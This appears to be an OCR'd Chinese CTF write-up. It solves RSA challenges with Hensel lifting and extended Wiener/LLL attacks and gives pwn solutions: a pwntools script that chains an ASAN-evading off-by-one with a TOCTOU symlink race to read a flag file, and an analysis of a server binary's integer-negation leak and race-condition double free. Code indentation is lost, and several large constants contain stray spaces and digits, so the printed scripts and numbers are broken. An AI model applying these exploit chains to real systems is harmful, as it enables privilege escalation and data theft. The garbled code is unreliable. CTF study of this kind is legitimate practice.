
求p。

```
from z3 import *
p = Int('p')
s = Solver()
s.add(2019*p**2 + 2020*p**3 + 2021*p**4 ==
5535722692962580764045545539105119140941061679289569420988353884209653851308860058948669740693107863231179565602072744542122031789184119031739723962825082929025825322421201364211726001366490949760887367407718763255964735567971493859197583624076478457865073449246835949075135223468616834636386958924709024763349115622062848212445867198457630368236782421195503713107838541903829979118327675371550868768159024260793541264335548489228744367609071659968450303895118817379316060805148754136917043160175570565717388336822960389664337656603584425629662613786203920234401824957121860225422901340950436355650311392398098947210940)
s.check()
model = s.model()
print model
```

得到p之后

本意是想考Hensel lifting for Takagi’s scheme，但其实这里存在很多解法

参考https://books.google.com.hk/books?id=LAxAdqv1z7kC&printsec=frontcover#v=onepage&q&f=false189页



Algorithm 10.1 Hensel lifting for Takagi’s scheme

```
Input: $(c, e, d_p, p, b)$
1: $m'_p = c^{d_p - 1} \bmod p$
2: $m_p = cm'_p \bmod p = c^{d_p} \bmod p$
3: for $i$ from 1 to $b-2$
4:     $x = (c - m^e_{p^i}) \bmod p^{i+1}$
5:     $y = xm'_p(e^{-1} \bmod p) \bmod p^{i+1}$
6:     $m_{p^{i+1}} = m_{p^i} + y$
Output: the partial decryption $m_{p^{b-1}}$
```

```
from Crypto.Util.number import *
import gmpy2

p =
72343914277035983279167231591452329220479353973022419783445004970989720688085916857175009029094421835737632733957254795169982103747277545781335870073303399
dp =
3272293505696712831419859641571956066667516012597886098021642320155056349966612629986261146617139998624603483170466852538289743936225789351270153550594329
```

```
c =
2252425753408770361449663240302232962138417306968077896575029069805967458846564087875470736367378967411167127064515258411820614500731049927442360688626196980736007052612645264671962830768996897169921584186763677032015925630155090877113504291228795520948532826767082539008011091039191306317732358520439280453864239345338853621114448538990259102935006080099335296956970390171730833057439420099665153432154781431319521889554771881500987639398739873893200192466133879605997395001270642710959883004945518617134517984056450221553157371442877260873926831398555962861200443902801441740863185188069851202374090318111690676606695147394220169837522424027152356816124295173022490122758941373102528171910136866861749794799557944390877342555517734652467867364114015788503392328840 1884
b = 4
e = 0x10001

mp1 = pow(c, dp, p)
mp = pow(c, dp - 1, p)
for i in range(1, b - 2):
x = pow(c - pow(mp1, e), 1, p**(i + 1))
y = pow(x * mp * (gmpy2.invert(e, p)), 1, p**(i + 1))
mp1 = mp1 + y

print(long_to_bytes(mp1))
```

Simple

通过e算出t，就可以通过wiener求出phi_n，进而求出e1。

接下来使用Extending wiener attack进行求解

参考https://sci-hub.tw/https://link.springer.com/chapter/10.1007/3-540-46701-7_14

```
from sage.all import *
from Crypto.Util.number import *
from Crypto.Cipher import DES
import gmpy2
key = "abcdefgh"
def des_decrypt(c):
des = DES.new(key, DES.MODE_ECB)
res = des.decrypt(c)
return res
def isqrt(n):
x = n
y = (x + 1) // 2
while y < x:
x = y
y = (x + n // x) // 2
if pow(x, 2) == n:
return x
else:
return False

def con_fra(a, b):
r = []
while True:
if a == 1:
break
tmp = a/b
```

```
if tmp != 0:
r.append(tmp)
a, b = b, (a-tmp*b)
return r

def wiener_attack(e, n):
cf = con_fra(e, n)
for x in xrange(len(cf)):
k, d = 0, 1
while x >= 0:
k, d = d, d*cf[x] + k
x -= 1
phi_n = (e*d - 1)/k
B = n - phi_n + 1
C = n
dt = pow(B, 2) - 4*C
if dt >= 0 and isqrt(dt) and (B+isqrt(dt)) % 2 == 0:
return phi_n
print "wiener attack fail!"

N =
1492295977578406649931652893531632582514001120887183062765319154954695977516770 8
5250424230398653225484209285715241207438316935501235634939817979509128958934762 0
0447083386549353336086899064921878582074346791320104106139965010480614879592357 7
9305334257785076110894408631847584988244027268824681802220935685292421523748146 0
2293775442972249838870266692228859873230823240446458830709162434395218097026742 9
5469253723616677245762242494478587807402688474176102093482019417118703747411862 4
2053624061108952933114868444051393460941288494109165159486153060608698217486246 1
73960470535441658750383613015149293771436561419458366 4241
e2 =
2718882573172758465662471298870315103012635053615747759193555850881772258034368 9
5659243294421512396496079933774527631195412431746500655635894389119111352787044 9
9670302489754540301886312489410648471922645773506837251600244109619850141762795 9
0169650338788005865806149059503428188408926548733637301142488340449912400244186 0
8702912338750456752123552876229484271093629251990183835352599135498597471583489 3
1847041907910313465531703810313472674435425886505383646969400166213185676876969 8
0523880358796733444787896822521976948184174877610821965078597594220819038061455 5
719233460250841332020054797811415069533137170950762289
c =
6472367338832635906896423990323542537663849304314171581554107495210830026660211 6
9608906291615889419556172304786460463346043386783868733837067628716027416591580 0
2352536406905100460665414451405019177310265964270805585673662676658876654599017 2
4487706983166070740324307268574128474775026837827907818762764766069631267853742 4
2224722958275625625317594189909989888465633459879071137930549041993266411461501 0
3820945728547994218916227896146147204427082716533764856601395608196682391185880 6
9312179293488684403404385715780406937817124588773689921642802703005341324008483 2
015283458056114932517919503041290823130931687324154868 13
```

```
_n =
440489238264900860776949063845200558734341182253911040104689726634414488997095518284964514078079911856352824174173937251558842251349762631716798307360995414545464514355957499460396352456341058329671470384493547042182238690727766731554287411757022792467324815342497916894285866240516524768645049867582541899123632009100512965460004548382054578461249990158442675234477122521189649316341623637146867589119951831385717513964941787562068891523060843170463600255518728070958509224053460041184869943038887434435024428311063533345514827827485121055022245800823723487812635502090530820946638405345755666124356919178290008475459419571761406117827422883820901663916276191422633940699113760516149002609672230610575442643822241126824287790055264162725209120192661985259423924307785452001927701323647247782658775780117642900694831475681037634691806232211286493187121464506122012889644137364079403183353774265910554863733455161820449073656744610495110838881353269890437984975607744603113572453211439334880155671730821755361054781243639407912133971530394031933785051770725331242932929244719594830548310768937037042243794551163891451545574837838357398072638709907958216067999891842395376953596940377457308329336524488962532620850237570279134567668379
_e =
861605654852236668414010386016782729745549477722901970933220380452652052018502113737968204529790495739233258572209422774257139256367928649554562561889013164344608269555777150446651170697255381344437283003508476336814132594917061838422072660017477530465048729471603537912401826065081663165440462979219418291010867656746870617893935758241591032350010782861988742885918015532494020406350897048575155800941991107973433915573030255070411073793489218782862225921465295055907689734413881263179029741870520797816282420230090879687287575328294171448819803530205292587159921154471289747571107461754730577787617451127061265552788125691266357724955508391085485034126227212788895416902189479587194999818764639403752596165043883295506465916277734482380252399557395621566461322664559344483889187037851178431011220134914560438657522787409632677020269086895142488669203469256629173438313487046130238010206678820035631793666627274457756812810094004185303422637897314225624079032617334487815628021058997628511963565055629435278956251869329025544623291223984190562109149316159243565323565271491356378189561005084676592786453581431393651385181326525455441155960432946682976515756161038293313433862078763004704003356983371787414787104076401121444383911561
_c =
305937839546594439230463861584604201077374759167468410827830943528403007941779658881672477705113617614828611332427199124217887937391378281943856159571057598203709366891547401974326016980711130197275312149966105151573748299654404630150641461765232935912266448303266990247145252052886920248198006212876273661195636104435277145396636985516064154534488750879453474211852461463041960835745695368577903786702607508492658563272121038693371752289017330781719235752018697635304458321008407930986565779826278048082764754367267460637798512780153281325733348999426407049795270044819657399403071013496169060640127279409914638535996355848933378734045908205536540619564723586905257569498716707820544351092379516465943537383422680357333849248129118148543389733395686399565999586899123087310025442994131218237679518267106194962305629529210402269726736072967966518381350920965727690274018080619332676536005722214955949897632990356174168234408837737546230730400434240785496100281815168806724358191550743656843853383646410487436540166360406982096949178466861150173527305369007546917550634679211293496458282787881244581230558011582720632502886494712233308474151958909251857281750741736910202763888790654287328846201724930302778996046434656839999091303411
e = 65537
t = bytes_to_long(des_decrypt(long_to_bytes(_e)))
phi_n = wiener_attack(t, _n)
_d = gmpy2.invert(_e, phi_n)
e1 = pow(_c, _d, _n)
print e1
alpha2 = 730./2048
```

```
M1 = int(gmpy2.mpz(N)**0.5)
M2 = int(gmpy2.mpz(N)**(1+alpha2))
D = diagonal_matrix(ZZ, [N, M1, M2, 1])
B = Matrix(ZZ, [ [1, -N,   0,  N**2],
[0, e1, -e1, -e1*N],
[0,  0,  e2, -e2*N],
[0,  0,   0, e1*e2] ]) * D
L = B.LLL()
v = Matrix(ZZ, L[0])
x = v * B**(-1)
phi = (x[0,1]/x[0,0]*e1).floor()
d = gmpy2.invert(e, phi)
m = pow(c, d, N)
print long_to_bytes(m)
```

PWN

easyasan

主要考点有两个:

1. asan防护绕过的一个小trick，除了修改shadow内存的的值为0外，在同一个类/结构体下相邻成员间的缓存区溢出不会被检测到
2. TOCTOU漏洞

程序一开始会要求用户选择登录方式，一个有三种方式:

- anoymous
- authentication
- admin

可以选的只有anoymous和 authentication ，如果想以authentication登录的话要验证用户名和密码，这个很简单，用户名是guest，密码是简单的异或加密的。

然后程序的主要功能:

1. create file
2. delete file
3. print file
4. move file
5. userchange
6. secret
7. exit

create file功能用于在/tmp目录下创建文件，一共可以创建五次。

delete file功能用于删除用户创建的文件。

print file功能只有admin才可以使用，它会根据用户输入的文件名，打印对应文件的内容，要打印的文件必须是用户自己创建的。

move file功能没用

userchange用来修改用户名和用户密码

secret功能是给文件创建符号链接

其中主要漏洞存在于print file功能，它使用了多线程，并且函数中有sleep(2)，很明显存在条件竞争漏洞。结合到前面的secret功能，可以猜测这是一个TOCTOU模式的条件竞争。printfile功能会先检查用户权限，然后检查用户输入的文件名是否包含flag，如果不包含就检查这个文件是否是用户创建的，之后就会使用这个文件名来在/tmp目录下打开文件，并输出文件内容。

这里很容易想到的一个利用思路就是先输入一个符合规则的文件名，然后在程序检查完文件文件名后，且使用这个文件名来打开文件前，通过条件竞争漏洞，使用secret功能创建一个指向flag的符号链接，符号链接地址就是这个文件的地址。创建符号链接要注意的是，参数newpath指向的文件必须不存在，不然会创建失败，这里可以用delete功能删除之前创建的文件。

有了这个大致的利用思路后要想办法获取admin的权限，用户登录后会设置user结构体中一个成员的值，这个成员代表用户的权限，只要想办法能修改这个值就可以获得admin权限。程序中存在很多明显的溢出漏洞，但是因为asan机制，所以都无法利用。这里利用asan绕过的一个小trick，在同一个类/结构体中的成员间的缓存区溢出不会被检测到。在userchange功能中，它修改user结构体中的password时存在offbyone漏洞，而代表用户权限的成员在password后面，可以利用这个来修改user中标识用户身份的成员。


exp:

```
from pwn import*
context.log_level="debug"
p = process('./pwn')
def login():
p.recv()
p.sendline("2")
p.recv()
p.sendline("guest")
p.recv()
p.sendline("1233211234567233")
def create(name,length,content):
p.recv()
p.sendline("1")
p.recvuntil("input file name:")
p.sendline(name)
p.recv()
p.sendline(str(length))
p.recv()
p.sendline(content.ljust(length,"\0"))
def delete(name):
p.recv()
p.sendline("2")
p.recv()
p.sendline(name)
def prints(name):
p.recvuntil("6. secret\n")
p.sendline("3")
p.sendlineafter("input file name:",name)

def change(name,password):
p.recv()
p.sendline("5")
p.recvuntil("user name:")
p.sendline(name)
p.recvuntil("user password:")
p.send(password)

def secret(oldpath,newpath):
```

```
p.recvuntil("6. secret\n")
p.sendline("666")
p.recvuntil("input old path:")
p.sendline(oldpath)
p.recvuntil("input new path:")
p.sendline(newpath)

login()
create("a",10,"aaaaaaaa")
delete("a")
change("zs0zrc",'a'*0x20 + "\x03")
prints("a")
sleep(1)
secret("/home/ctf/flag","/tmp/a")
sleep(2)
p.interactive()
```


server

这题是libc-2.23下的64位动态链接程序，保护机制如下:



```
zeref@ubuntu:~/GDUFS$ checksec server
[*] '/home/zeref/GDUFS/server'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
    FORTIFY:  Enabled
```


还是比较常规的 首先第一个漏洞点在这，存在一个负数溢出:



```
v26[(signed int)__sprintf_chk(v26, 1LL, 512LL, "<h1>welcome! %s</h1><hr>", *(_QWORD *)v3)] = 0;
v7 = qword_603140[(signed int)v1];
v8 = *(_DWORD *)(v7 + 16);
if ( v8 < 0 )
  *(_DWORD *)(v7 + 16) = -v8;
v9 = (signed int)__sprintf_chk(&v14, 1LL, 512LL, "<body><html>%s<h2>your num is:</h2>%d</body></html>", v26);
v10 = v9;
*((_BYTE *)&v14 + v9) = 0;
v11 = qword_603140[v4];
if ( *(_DWORD *)(v11 + 16) > (signed int)v10 )
  *(_DWORD *)(v11 + 16) = v10;
```

如果这里的v8为0x80000000，那么-v8仍然是这个数，这是因为变负数的操作本质上是对二进制进行反码+1，而0x80000000的反码+1仍然是0x80000000


这就会在后面造成溢出读取数据



```
v26[(signed int)__sprintf_chk(v26, 1LL, 512LL, "<h1>Welcome! %s</h1><hr>", (_QWORD *)v5)] = 0;
v7 = qword_603140[(signed int)v1];
v8 = *(_DWORD *)(v7 + 16);
if ( v8 < 0 )
  *(_DWORD *)(v7 + 16) = -v8;
v9 = (signed int)__sprintf_chk(&v14, 1LL, 512LL, "<body><html>%s<h2>your num is:</h2>%d</body></html>", v26);
v10 = v9;
*((_BYTE *)&v14 + v9) = 0;
v11 = qword_603140[v4];
if ( *(_DWORD *)(v11 + 16) > (signed int)v10 )
  *(_DWORD *)(v11 + 16) = v10;
puts(">>:");
puts("HTTP/1.1 200 OK\nDate: Mon Jun 6 06:06:06 2066");
__printf_chk(
  1LL,
  "Content-Length: %d\n"
  "Content-Type: text/html\n"
  "\n"
  "<!DOCTYPE html><head><meta charset=\"utf-8\"><title>server-pwn</title></head>%s\n",
  v10,
  v12,
  v13);
write(1, &v14, *(unsigned int *)(qword_603140[v4] + 16));
return __readfsqword(0x28u) ^ v27;
}
```


这里会造成一个大量的栈空间数据被泄露，这样一来，就能搞到libc基址 接下来就只要搞定更改执行流的操作就行了

在处理POST的请求时且cmd为delete时，会开一个新线程进行delete操作:



```
v2 = v1[4];
if ( v2 != 'a' )
{
  if ( v2 == 'd' && v1[5] == 'e' && v1[6] == 'l' && v1[7] == 'e' && v1[8] == 't' && v1[9] == 'e' )
  {
    if ( pthread_create(&newthread, 0LL, start_routine, 0LL) )
    {
      puts(">>:");
      puts("HTTP/1.1 200 OK\nDate: Mon Jun 6 06:06:06 2066");
      __printf_chk(1LL, "Content-Length: %d\nContent-Type: %s\n\n{%s}", 21LL, "text/plain", "Error, can not de
    }
    else
    {
      puts(">>:");
      puts("HTTP/1.1 200 OK\nDate: Mon Jun 6 06:06:06 2066");
      __printf_chk(
        1LL,
        "Content-Length: %d\nContent-Type: %s\n\n{%s}",
        28LL,
        "text/plain",
        "Success, has delete all data");
    }
    goto LABEL_11;
  }
```


这里存在一个条件竞争的漏洞，在开启的新线程中会遍历bss中结构体指针



```
LABEL_51:
        v18 = qword_6031B8;
        if ( !qword_6031B8 )
          goto LABEL_52;
        goto LABEL_46;
      }
      ++v3;
      *(_QWORD *)(qword_6031B0 + 8) = v17 - 1;
      v18 = qword_6031B8;
      v19 = qword_6031B8 == 0;
      *(_QWORD *)(qword_6031B0 + 32) = 1LL;
      if ( v19 )
      {
        sleep(1u);
        goto LABEL_1;
      }
LABEL_46:
      v20 = *(_QWORD *)(v18 + 8);
      if ( !v20 )
        break;
      *(_QWORD *)(v18 + 8) = v20 - 1;
      *(_QWORD *)(qword_6031B8 + 32) = 1LL;
      sleep(1u);
      v1 = qword_603140[0];
      if ( qword_603140[0] )
        goto LABEL_2;
    }
    if ( *(_QWORD *)(v18 + 32) )
    {
      v24 = *(void **)v18;
```

每次遍历一大圈需要一秒，通过判断结构体指针的成员的值，来判断是否可以被free 这里其实很明显的时free了以后，没有进行指针清空，这样可以造成double free 具体操作是让某一个结构体的成员值很大，导致不断进行sleep 1秒 从而使得delete线程挂起来，这样保证free的操作可以一直进行

然后通过 POST cmd=add来新建结构体，且使得该结构体某个成员与之前新建的某个结构体成员一样，这样就能走这条分支:



```
  while ( 1 )
  {
    v21 = qword_603140[v20];
    sa = v20;
    if ( !v21 )
      goto LABEL_63;
    if ( *(_QWORD *)v21 && !strcmp(*(const char **)v21, &dest) )
      break;
    if ( ++v20 == 16 )
    {
      sa = 16;
LABEL_63:
      v22 = malloc(0x28uLL);
      *((_QWORD *)v22 + 3) = malloc((signed int)strlen(&src));
      *(_QWORD *)v22 = malloc(0x50uLL);
      *((_DWORD *)v22 + 4) = atoi(&nptr);
      v23 = atoi(&v40);
      v24 = (char *)*((_QWORD *)v22 + 3);
      *((_QWORD *)v22 + 1) = v23;
      *((_QWORD *)v22 + 4) = 0LL;
      strcpy(v24, &src);
      strncpy(*(char **)v22, &dest, 0x30uLL);
      qword_603140[sa] = (__int64)v22;
      puts(">>:");
      puts("HTTP/1.1 200 OK\nDate: Mon Jun 6 06:06:06 2066");
      __printf_chk(1LL, "Content-Length: %d\nContent-Type: %s\n\n{%s}", 25LL, "text/plain", "Success,has create a user");
      goto LABEL_11;
    }
  }
